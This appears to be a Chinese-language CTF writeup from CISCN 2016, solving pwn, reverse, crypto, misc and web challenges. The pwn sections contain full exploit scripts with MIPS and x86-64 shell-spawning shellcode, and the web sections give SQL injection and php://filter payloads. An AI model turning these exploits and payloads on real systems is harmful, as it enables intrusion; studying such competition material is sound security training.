
PWN

ADD

这题是个 mipsel 的 pwn，要用 qemu 才能运行其 debian 虚拟机，一开始错装了 mips 的虚拟机发现不能运行，折腾好久才知道在 mipsel 虚拟机上可以运行。又花了不少时间配置网络，装 gdb，socat 等工具。

```
root@debian-mipsel:~# file pwn3
pwn3: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked
(uses shared libs), for GNU/Linux 2.6.18,
BuildID[sha1]=0xddd9bf2be1e46d35fade70286c387fa6c3d90f36, with unknown
capability 0xf41 = 0x756e6700, with unknown capability 0x70100 = 0x1040000, not
stripped
```



逆向时，花了半小时熟悉了 mips 指令集，好在程序简单，我一个没有接触过 mipsel 的人也可以看懂，输入一个定值 2057561479 可以触发后门(如图)获得栈的地址，最多可以输入长度为 126 的字符串，可以覆盖掉返回地址（112-115 字节会覆盖返回地址），而栈又是可执行的，所以可以把 shellcode 读到栈上来执行。Shellcode 来源于 shellstorm 网站。

完整利用代码如下：

```
#!/usr/bin/python
from pwn import *
import base64
local_target=0
exe = 'pwn3'
lhost = '192.168.91.175'
lport = 2323
rhost='106.75.32.60'
rport=10000

def getconnection():
   if local_target:
```

```
        r = remote(lhost,lport)
    else:
        r = remote(rhost,rport)
    return r


e = elf.ELF(exe)
r = getconnection()
r.sendlineafter("Type 'help' for  help.\n",'2057561479')
print '2057561479'
buf= r.recvline()
loc=buf.split('was ')[1].strip('\n')
loc = int(loc,16)
print hex(loc)
print cyclic('125').find(p32(0x61616462))

buf=' '
buf+='A'*7
buf += "\x66\x06\x06\x24\xff\xff\xd0\x04\xff\xff\x06\x28\xe0"
buf += "\xff\xbd\x27\x01\x10\xe4\x27\x1f\xf0\x84\x24\xe8\xff"
buf += "\xa4\xaf\xec\xff\xa0\xaf\xe8\xff\xa5\x27\xab\x0f\x02"
buf += "\x24\x0c\x01\x01\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00"
print len(buf)
buf+= cyclic(112-len(buf))+p32(loc+8)+p32(loc+0x200)

r.sendline(buf)
raw_input()
sleep(0.1)
#r.sendline('20160000 0606')
r.sendline('exit')

r.interactive()
```

```
[+] Opening connection to 106.75.32.60 on port 10000: Done
2057561479
0x7fc12444
111
60

[*] Switching to interactive mode
0 + 0 = 0
Exiting...
$ cat /home/ctf/flag/txt
cat: /home/ctf/flag/txt: No such file or directory
$ cat /home/ctf/flag.txt
flag{d41d8cd98f00b204e9800998ecf8427e}
$
```

Careful(pwn 150)

```
int initarray()
{
  int result; // eax@2
  char s[20]; // [esp+10h] [ebp-28h]@1
  int v2; // [esp+24h] [ebp-14h]@2
  int v3; // [esp+28h] [ebp-10h]@2
  int i; // [esp+2Ch] [ebp-Ch]@1

  memset(s, 0, 0x14u);
  for ( i = 0; i <= 9; ++i )
  {
    printf("input index:");
    fflush(stdout);
    __isoc99_scanf("%d", &v3);
    printf("input value:");
    fflush(stdout);
    __isoc99_scanf("%d", &v2);
    result = v3;
    s[v3] = v2;
    if ( i > 10 )
      return result;
  }
  result = printf("Your Array:");
  for ( i = 0; i <= 9; ++i )
  {
    printf("%d ", s[i]);
    result = fflush(stdout);
  }
  return result;
}
```

存在一个任意写的漏洞（如上图所示），可以写入与变量 s 相对便宜固定的任何地址。当然也可以覆盖返回地址，每次写一个字节，一次可以输入 10 个字符，要输入”/bin/sh\x00”还要覆盖返回地址下的值为指向/bin/sh 的指针，所以第一次我们把返回地址覆盖到 initarray 再来一次输入。有一个“add esp,8,pop,ret”的 gadget，正好可以使得 ret address 后面跟着一个字符串指针，而这个字符串也在栈上，偏移是固定的，于是就可以爆破这个偏移，最终发现远程偏移和本地偏移相差 16 - -.

```
[*] Switching to interactive mode
41 0 0 0 0 0 0 0 0 cat: flag: No such file or directory
$ ls
bin
boot
boot_ucloud
data
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
pwn
root
run
sbin
selinux
srv
swapfile
sys
tmp
usr
var
vmlinuz
$ cat /*/*/*flag*
flag{9587c60c6962efc66d5adc7d18ee5500}
$
```

完整利用代码如下：

```
#!/usr/bin/python
from pwn import *
import base64
import sys
local_target=0
assert len(sys.argv)==2 # remote offset 152 by bruteforce
offset=int(sys.argv[1],10)
exe = 'pwn1'
lhost = '127.0.0.1'
lport = 2222
rhost='106.75.37.29'
rport=10000

def getconnection():
    if local_target:
        r = remote(lhost,lport)
    else:
        r = remote(rhost,rport)
    return r

r = getconnection()
sleep(0.1)
x=((-0xffcb708c+ 0xffcb7060)+0x58)
system = p32(0x804862e)
again = p32(0x852d)
binsh='/bin/sh\x00\x00'
for i in range(8):
    print x+i
    #assert offset == 0xff8b4653-0xff8b34ec
    r.sendlineafter('input index:',str(x+0x20+i+offset))
    r.sendlineafter('input value:',str(ord(binsh[i])))

for i in range(2):
    print x+i
    r.sendlineafter('input index:',str(x+i))
    r.sendlineafter('input value:',str(ord(again[i])))

gadget = p32(0x804839e) #add esp,8 pop, ret

for i in range(4):
    print x+i
    r.sendlineafter('input index:',str(x+0x10+i))
    r.sendlineafter('input value:',str(ord(system[i])))
```

```
for i in range(4):
    print x+i
    r.sendlineafter('input index:',str(x+i))
    r.sendlineafter('input value:',str(ord(gadget[i])))


for i in range(2):
    r.sendlineafter('input index:',str(i))
    r.sendlineafter('input value:',str(41))

r.sendline('cat flag;')
print r.recv(timeout=300)
r.interactive()
```

PWN Cis2

栈溢出漏洞。传入数字会存储到数组中，传入一些命令会执行一些操作。
具体如下：
n: 输出 index 处的数值， 跳到 . 处(index - 1)
.: index - 1
+: 最后一位加到倒数第二位，index -1
-: 倒数第二位减最后一位 ，index -1
m: 最后一个拷贝到最前面
w: 新增一位，并把第一位拷贝过来。
p: 输出 index 处的数值

数组长度本来是有限制的，最大到 0x30。但是可以通过 w 命令不停的增长，进而覆盖返回地址。通过和 m 命令配合就可以覆盖为任意内容。程序没有开启 NX，所以可以直接跳到栈上执行 shellcode 就行。但是需要泄漏一个栈地址。可以使用.命令把 index 减成负数，然后可以在数组前面泄露出一个栈地址。这样就没什么其他的问题了。
Exp：

```
from pwn import *
from time import sleep
#s = remote('127.0.0.1',4545)
s = remote('106.75.37.31',23333)
for i in range (0,0x20):
      s.sendline('.')
s.sendline('p')
s.recvuntil('Value: ')
data = s.recvuntil('\n')
s.sendline('.')
s.sendline('p')
s.recvuntil('Value: ')
data2 = s.recvuntil('\n')
```

```
for i in range(0,9):
        s.sendline('w')
#put shellcode
buf =     ""
buf += "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68"
buf += "\x00\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6"
buf += "\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68"
buf += "\x00\x56\x57\x48\x89\xe6\x0f\x05\x00"
send_d = ''
for i in range(0,len(buf)):
        send_d = send_d + buf[i]
        if len(send_d) == 4:
                s.sendline(str(u32(send_d)))
                send_d = ''
s.sendline(data)
s.sendline('m')
for i in range(0x0,0x22):
        s.sendline(str(i))
s.sendline('w')
s.sendline('w')
s.sendline('.')
s.sendline('.')
s.sendline('.')
s.sendline(str(long(data2)-0x19c))
s.sendline('m')
s.sendline('w')
#get shell
s.sendline('q')
s.interactive()
```

Reverse

珍贵资料

该题给出两个 unkown 文件，其中一个为 android backup 文件，另一个为一个 apk 文件。
将 backup 文件使用工具提取出来，可以看到有一个 sp 配置文件，名为 UserInfo.xml
在该文件中包含了 USER_NAME 与 PASSWORD 两项信息。

然后逆向 apk 文件，可看到它对输入的 password 信息作了一个 encrypt 操作，
大意为根据一个密码表对其进行位移，解密脚本如下：

```
str = "ijklmstuvwxyz0123abcdenopqrfgh456789"
print len(str)
import sys
res = "dudqlvqrero1"
for i in res :
    index = str.index(i)
    sys.stdout.write( str[index -3] )
```

解得结果为 amanisnobody。
将 apk 的 onClick 函数中的跳转逻辑改掉。可进入需要输入密码才能看到的 activity
进去之后看到"flag is password"，最后得 flag 为：
flag{amanisnobody}

Maze reverse 300

这题作为逆向其实很简单，不知道为什么值 300 分。。
核心算法如下：

```
  valid_move = 0;
  do
  {
    if ( direction < 97 || direction > 100 )    // direction
      goto error;
    step = v1[1] - 'e';                         // step
    if ( step > 21 )
    {
      v1 = a1;
error:
      ++die;
      goto LABEL_18;
    }
    v10 = v7;
    switch ( direction )
    {
      case 'a':                                 // left
        v7 = 0;
        col = (signed int)(col - step) % 22;
        valid_move = themaze[22 * row + col];
        break;
      case 'b':
        v7 = 0;
        col = (signed int)(step + col) % 22;    // right
        goto LABEL_14;
      case 'c':                                 // up
        v11 = row - step;
        goto LABEL_13;
      case 'd':                                 // down
        v11 = step + row;
LABEL_13:
        v7 = 1;
        row = v11 % 22;
LABEL_14:
        valid_move = themaze[22 * row + col];
        break;
      default:
        break;
    }
    themaze[22 * row + col] = 0;
    die = v12 + (valid_move ^ 1) + (v10 == v7);
    v1 = a1;
LABEL_18:
    direction = v1[2];
    v1 += 2;
    v12 = die;
    a1 = v1;
  }
  while ( direction );
  if ( row != 21 || col != 21 )
bad:
    ++die;
```


经过逆向发现，如题面所示，这题是一个 22*22 的迷宫，规则比较奇怪：上下左右四个方向，每步长度任意，每步必须走到 1 上。要求从左上角走到右下角。
解题实际上也很简单了，手动走个迷宫而已。输入被当作密钥解密 flag。

但是，调试发现每次的迷宫都不一样…在迷宫生成时发现了这个障眼法：

```
do
{
  v5 = rand() % 22;
  v6 = rand();
  v5 *= 22;
  v7 = maze_maybe[v5 + v6 % 22] == -1;
  v8 = &maze_maybe[v5 + v6 % 22];
  if ( v7 )
  {
    *v8 = 1;
    ++v4;
  }
}
while ( v4 < 15 );
```

在迷宫上生成 15 个假的合法位置。

绕过也很简单，把这部分代码 NOP 掉，迷宫就固定了，在纸上画画就找到路线。将走法按照题目的方法两个字符一租编码好作为输入。




```
$ ./maze.exe dxbvcuandmbldobk
Congratulations!flag{YOu_4re_4_GOOd_Ma2e_Runner}
```

GeekerDoll rev150

Ida 打开发现是用 haskell 写的程序，google 其反编译器，找到了这个工具，也是作者在打 CTF 时候写的 https://github.com/gereeter/hsdecomp，他还写过 writeup，看完收获很大，不过是 32 位的程序，下载运行发现出错，

然后就试着 debug 这个 hsdecomp 发现都是小问题，改正之后就可以反编译出源代码了。



```
('loc_7031040', '=', 'C# 109') m
('loc_7031056', '=', 'C# 110') n
('loc_7031296', '=', 'C# 125') }
('loc_7031264', '=', 'C# 123') {
('loc_7030880', '=', 'C# 99')c
('loc_7031216', '=', 'C# 120')x
('loc_7030864', '=', 'C# 98')b
('loc_7031184', '=', 'C# 118')v
('loc_7030816', '=', 'C# 95')_
('loc_7031200', '=', 'C# 119')w
('loc_7030960', '=', 'C# 104')h
('loc_7030944', '=', 'C# 103')g
('loc_7030928', '=', 'C# 102')f
('loc_7030896', '=', 'C# 100')d
('loc_7031024', '=', 'C# 108')l
('loc_7031008', '=', 'C# 107')k
('loc_7031168', '=', 'C# 117')u
('loc_7030912', '=', 'C# 101')e
('loc_7031248', '=', 'C# 122')z
('loc_7030992', '=', 'C# 106')j
('loc_7031136', '=', 'C# 115')s
('loc_7031104', '=', 'C# 113')q
('loc_7031088', '=', 'C# 112')p
('loc_7031232', '=', 'C# 121')y
('loc_7031152', '=', 'C# 116')t
('loc_7031120', '=', 'C# 114')r
('loc_7031072', '=', 'C# 111')o
('loc_7030976', '=', 'C# 105')i
```

虽然看不懂 haskell，但猜也猜出来了，就是个对输入逐个替换，判断变换后是否等于 bk_vefuhfuhfuha1n4shaqcz，根据算法对其做反变换，得到 flag。

flag{pwnpwnpwn_1e4rn_sh}

暗号

这题是个 apk，但是核心代码就是.so 文件里的一段算法，如下图所示，

```
for ( i = 0; ; i = 0 )
{
  while ( i < len_serial )
  {
    v15 = 3 * i;
    v16 = 100 * (unsigned __int8)digitalized_serial[3 * i] + 1000 * next_char;
    v17 = 3 * i++;
    v18 = &digitalized_serial[v17];
    sumy = v16
         + 10 * (unsigned __int8)digitalized_serial[v17 + 1]
         + (unsigned __int8)digitalized_serial[v17 + 2]
         - 5328;
    next_char = sumy % 26;
    sumy /= 26;
    digitalized_serial[v15] = sumy / 100 + 48;
    v18[1] = sumy % 100 / 10 + 48;
    v18[2] = sumy % 10 + 48;
  }
  sprintf(&src, "%c", next_char + 97);
  puts(&src);
  strcat(&buf_2_send, &src);
  if ( !memcmp(digitalized_serial, &s2, 3 * len_serial) )
    break;
  next_char = 0;
}
```

感觉无法写出逆算法，发现输入 9 个字符时会输出 19 个字符，尝试爆破(bruteforce)：

```
wxwyzryttklzepioqhd
xxwyzryttklzepioqhd
yxwyzryttklzepioqhd
zxwyzryttklzepioqhd
aywyzryttklzepioqhd
bywyzryttklzepioqhd
cywyzryttklzepioqhd
dywyzryttklzepioqhd
eywyzryttklzepioqhd
fywyzryttklzepioqhd
gywyzryttklzepioqhd
hywyzryttklzepioqhd
iywyzryttklzepioqhd
jywyzryttklzepioqhd
kywyzryttklzepioqhd
jxwyzryttklzepioqhd
xjyyzryttklzepioqhd
yjyyzryttklzepioqhd
zjyyzryttklzepioqhd
akyyzryttklzepioqhd
bkyyzryttklzepioqhd
ckyyzryttklzepioqhd
dkyyzryttklzepioqhd
ekyyzryttklzepioqhd
fkyyzryttklzepioqhd
gkyyzryttklzepioqhd
hkyyzryttklzepioqhd
ikyyzryttklzepioqhd
jkyyzryttklzepioqhd
kkyyzryttklzepioqhd
lkyyzryttklzepioqhd
mkyyzryttklzepioqhd
nkyyzryttklzepioqhd
okyyzryttklzepioqhd
pkyyzryttklzepioqhd
qkyyzryttklzepioqhd
rkyyzryttklzepioqhd
skyyzryttklzepioqhd
```

上图是从最后一位开始爆破输入的部分输出，发现当输入前面固定时，输出的后面是固定的，所以就换个思路，从第一位开始爆破，只验证输出的后面几位，实践证明是可行的。然后逐渐固定更多位爆破，直到确定完整的 flag。

```
root@bear:~/79/rev300# ./final
hhxptgdlffojwztpewc
Thi51siT!
```

所以 flag 就是 Thi51siT!

Crack Me

这题好简单，就是一个字符串比较，下个断点，就知道 flag 了。
flag{xkGrycvy1sG9YJwPCXDvMhC2MMBpDoyj}

Quiz7GUI

题目要求求出 ctfuser 的注册码。静态分析了下，程序初始化一个数字(记作 Result)为 0，发现注册码长度为 16，程序首先根据 ctfuser 算出一个 8 字节的数据，然后对注册码每两个字节进行一个处理(记作 a)，并根据与用户名生成的 8 字节数据中一个字节(记作 b)进行异或的结果，决定下一步的运算。运算有两种，一种是初始化的数字 Result 直接加上 0x18E8E，另外一个是加上 b-a。最终判断结果是不是等于 0xAE5E9 或者 0xC7470。

情况很多，算出一组后，联系出题人，得到 flag。分别是 GGW0GGW0GGL09020 和 GGW0GGW0GGL090p0。

拯救地球

题目关键在 so 里，3 个犯调试函数，调用处了有 7 到 8 个吧。然而我并没有调试，静态就可以做。对一个加密的 dex 进行解密处理并运行，dex 的前 1000 个字节异或 0x11，1001-2047 字节异或 0x22，2048 到 2999 异或 0x33.拿到解密后的 dex，放到 jeb 里，算法很简单。Flag 就是 flag{eWVzLGl0IGlzIHRoZSBhbnN3ZXI=}

Crypto

破译

替换密码，奇怪的是整个 flag 全是大写的。FLAG{GSOLPDMHCTMABCID}
具体可参考附件 150 破译.xlsx

可信度量

SM3 的源代码和端序约定在 source 文件夹里的源码中。稍加修改即可使用（编译成可执行文件供脚本调用）
然后，把 sbinbackup 里的文件全都 SM3 一遍，把所得到的 SM3 值在 digest_list 里查询，如果查不到证明这个文件有问题。

可信根

https://en.wikipedia.org/wiki/Trusted_Execution_Technology

> *"This means that the TPM takes the current value of the PCR and the measurement to be extended, hashes them together, and replaces the content of the PCR with that hash result."*

Python 代码胜千言。m2 是从 source 文件夹里的源码改编而来的，输入 hex 输出 hash hex 的 elf 可执行文件。

```
#!/usr/bin/python

from subprocess import Popen, PIPE
import os

hashlist=["221cec91598bee2d2beb92769373685377280375121913740fa74058aa37c887
",
"7d06f290f8cbc23a794458604afbd9cb0a705615343d96a970a3e70581520d66",
"7ee4dbf671bb585eb094efd7ecaaac4ed556d7e384ef810126792ad912a82ad9",
"6f96d1cd70a3dfa260a169fd0200eb8df3c5bc4892338039d651803f514bdd9c",
"c0b70b55a41f769e3d6508e8dad1df8c749e33a7f4795d4e3053b9f93d8c8f76",
"41a0ed3380a64f333e87da7c76fdfe91b63ef1abee3196685b196c0dd0424bef",
"1fba67f6c2c17f577e5be16cea960704072575381b2753d40066f620b74bc3a8",
"ced186ee0132115614473b77a4cb3da837fe58d111e7972a2dc8f67246d68727",
"014c2e071b1c00e0501bc1e08adfb7d7e1c4030d3154e49510350ee724359b4b",
"9fce4668885d607937708fe3c7d9403277a7447f2fa864a7510ceee5113c6b57",
"81c9a9f02d20fcf06bfd69962227ffe31525f94acb29ba391cb49bddabc6e033",
"b6e7c2b80bf3bb4a9988ff6e9a0e97ecb21a8dacab026d8e8a6158a3277bdd3d"];

b="0000000000000000000000000000000000000000000000000000000000000000";
for a in range(12):
    p1 = Popen(['./m2', b+hashlist[a]], stdin=PIPE, stdout=PIPE, stderr=PIPE)
    b=p1.stdout.read().strip("\n");
print b
```

对称密码 1

稍加处理就可以转化为 XOR 加密，还已知部分明文，随便做。

对称密码 2

重头戏。

这道题的难度适中，值得花时间。

基本思路是：这个加密是非常 local 的，也就是说，即使经过三轮，在确定密文的前提下，一个位置的解密值（如果不是在左边缘）只依赖于 key 的 3 个字节。

$$m_n = D(c_n^1, c_{n-1}^1, k_n) = D(D(c_n^2, c_{n-1}^2, k_n), D(c_{n-1}^2, c_{n-2}^2, k_{n-1}), k_n)$$
$$= D(D(D(c_n^3, c_{n-1}^3, k_n), D(c_{n-1}^3, c_{n-2}^3, k_{n-1}), k_n), D(D(c_{n-1}^3, c_{n-2}^3, k_{n-1}), D(c_{n-2}^3, c_{n-3}^3, k_{n-2}), k_{n-1}), k_n)$$
$$= D_3(c_{n-3}, c_{n-2}, c_{n-1}, c_n, k_{n-2}, k_{n-1}, k_n)$$

所以可以剪枝。用 g{这两个字符进行较细的剪枝（la 这两个字符要依赖于最后的}对应的 key，所以不能先剪枝；f 依赖于 IV，没有剪枝的能力），再用 flag 其他字符的可见性进行进一步的剪枝。其中可以用}来进行大剪枝。最后，用 l 和 a 来剪枝。
用深度优先搜索，破解很快。原本以为 key 的长度会超过 12，刷了个夜写了个深搜并好好优化了一番，没有想到 key 含有不可见字符并且长度只有 8。无趣。
代码见 dfs.cpp

MISC

你好，i 春秋

关注 i 春秋微信（微信号：icqedu）回复 CTF 会有意想不到的内容。

Pretty Good Privacy

Docx 文档里隐写了东西。隐写内容可以将 docx 后缀改为 zip，然后解压，在 word/document.xml 里可以看到 TrueCrypt 的盘的密码 tcCISCNCTF2016
解压并搞到证书。然后，用 pgp 去加载证书并打开 SECRET.docx.pgp，要输入口令，“合理”地猜测 pgpCISCNCTF2016 或 PGPCISCNCTF2016，后者是正确答案。解密得到 SECRET.docx 内含 flag。

传感器 1

见随 Writeup 附上的“传感器.xlsx”，里面有传感器数据的解读方法。多试不同的端序就能找到传感器 ID，进而把信息复原出来。复原出来以后得到的 18 个大写 hex 位就是破译出的明文。flag{FFFFFED31F645055F9}

传感器 2

传感器 2 中不同的字节有两个，前一个不同的字节是压力示数，直接改就是；后一个不同的字节，其实是 Checksum(8bit){前 8 个字节}+2，是一个古怪的公式。Checksum 个人用的是 Winhex 计算的。flag{FFFFFEB757375055E8}


永不消逝的电波

解 Morse 电码得 HLEICICTSTWOOCFEMCN1，得到的结果栅栏一下就可以了。flag{HIWELCOMETOCISCNCTF1}

WEB


Gold Rush

这个题目 code 是个坑，最后发现可以直接绕过。写个脚本，两个请求。一个是 http://106.75.30.59:8888/rob.php?id=，一个是 http://106.75.30.59:8888/dorob.php，id 多找几个有钱的。



It Works!


管理员用 vi 很 6 的说，提示很明显了，就是备份文件。FUZZ 了下。备份文件是.index.php.seo。下载下来，命令行用 vim -r 恢复。空格用$IFS，最后用 file 协议读取 FLAG。事后看了一个还可以用 FTP -t 。




Web 300 SQL

习惯性的看源码，看到注释。去 github，关键字完成日期，搜到源码。接下来就是审计。过滤的很死，但是可以伪造 X-Forwarded-For 注入。(ps:根目录 1.txt，找到你们的错误日志，开启上帝视角)。最后：X-Forwarded-For: 127.0.0.1',info=DLookup('flag','ctf','ID=1'),email='flag

Web400 PHPup



第一步找后台，右键源码，在 JS 里找到后台 doLoginUIOPPP.php。想都没想数组绕过。事后又看了下，可以注入但是 MD5 解不出来，这是个坑吧。



filter/convert.base64-encode/resource=../flag.php not exists!ZmxhZwo8P3BocAojZmxhZ3s0NjRmNjcxYWZhOTA0NDU2YTY0MDJlZjEzMzNkYWI1ZH0K

flag{464f671afa904456a6402ef1333dab5d}